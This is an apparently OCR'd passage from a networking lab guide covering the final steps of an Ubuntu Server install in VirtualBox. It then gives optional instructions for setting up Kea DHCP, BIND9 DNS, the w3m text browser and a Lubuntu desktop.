


Figure 12 – Enter profile information

Your Name: ***student***
Your Servers Name: ***ubuntu_server***
Pick a username: ***student***
Chose a password: ***Security1***

13. There is no need to update to Ubuntu Pro, so skip it for now and continue




Figure 13 – Skip updating to pro

14. Select ***Install OpenSSH Server*** and continue




Figure 14 – Install OpenSSH server

15. No snaps are needed – select ***done***




Figure 15 – No snaps needed

16. Allow the installation and update to complete, then select ***Reboot Now***




Figure 16 – Reboot now

17. You might have to hit <enter> a couple of times, depending on the way your VirtualBox is configured

18. Log in using the credentials you created earlier

> **NOTE:** If you are new to Linux, please note that the password cursor does not move. This is a security feature that masks the number of characters in the password. Anyone who shoulder surfs can accelerate their password brute force efforts by knowing the length of the password.


Phase II – Install DHCP Server – Kea (Optional)

These are the instructions for installing Kea as the DHCP server, as it replaces isc-dhcp, which is no longer supported.

1. At the terminal prompt, type

```
sudo apt install kea
```

2. On the Kea password screen, select 'configured_password'



Phase II – Figure 1 – Select the kea password

3. For the password, use one of your own or use the book's default **Security1**

4. Kea can be configured by typing

```
sudo vi /etc/kea/kea-dhcp4.conf
```

5. The instructions to configure Kea are included in the file

6. You can also use this guide to configure Kea (https://www.techtutorials.tv/sections/linux/how-to-install-and-configure-kea-dhcp-server/)

7. Use Chapter 6 to add the Ubuntu Server to the GNS3 Working Environment

Phase III – Install DNS Server – BIND9

Berkley Internet Name Domain (BIND) is the most popular software suite for DNS implementation on Linux systems.

1. Install software and additional utilities

```
sudo apt install -y bind9 dnsutils bind9-utils
```

2. The following commands will be used in later chapters:

2.1. Modify the configuration file

```
sudo nano /etc/bind/named.conf.options
```

2.2. Configure master zone declarations

```
sudo nano /etc/bind/named.conf.local
```

2.3. Start DNS daemon

```
sudo systemctl start named
```

2.4. To restart

```
sudo systemctl restart named
```

2.5. To check status

```
sudo systemctl status named
```

Phase IV – Install a Text-Based Web Browser (Optional)

Occasionally, you may want to visit the web from an Ubuntu Server that does not have a graphical user interface (GUI). This is how you install w3m.

1. Install by typing

```
sudo apt install w3m
```

2. Run by typing

```
w3m -v http://www.google.com
```

3. Exit the browser by pressing *Ctrl-z*

Phase V – Install a GUI (Optional)

There could be times when you want a graphical user interface (GUI). Ensure your Linux VM has at least 50 GB of available space on the hard drive. Use the default settings whenever prompted.

- **DO NOT** install a GUI if you need a lightweight Linux server.
- Installing this GUI will enable your Ubuntu server to have a Web Browser, which is not needed for server applications. However, you may occasionally choose to use your server for dual purposes.

1. Update and upgrade the Linux server

    1.1. Update the Ubuntu Server

```
sudo apt update
```


    1.2. Upgrade the Ubuntu Server

```
sudo apt upgrade
```

2. Install the GUI

```
sudo apt -y install lubuntu-desktop task-lxde-desktop task-lxqt-desktop
```

3. Select ‘lightdm’ as the default display manager



Phase V – Figure 1 – select lightdm as the default display manager

4. This can take a while




Figure Zzzzzz

5. Reboot the server

```
sudo reboot
```

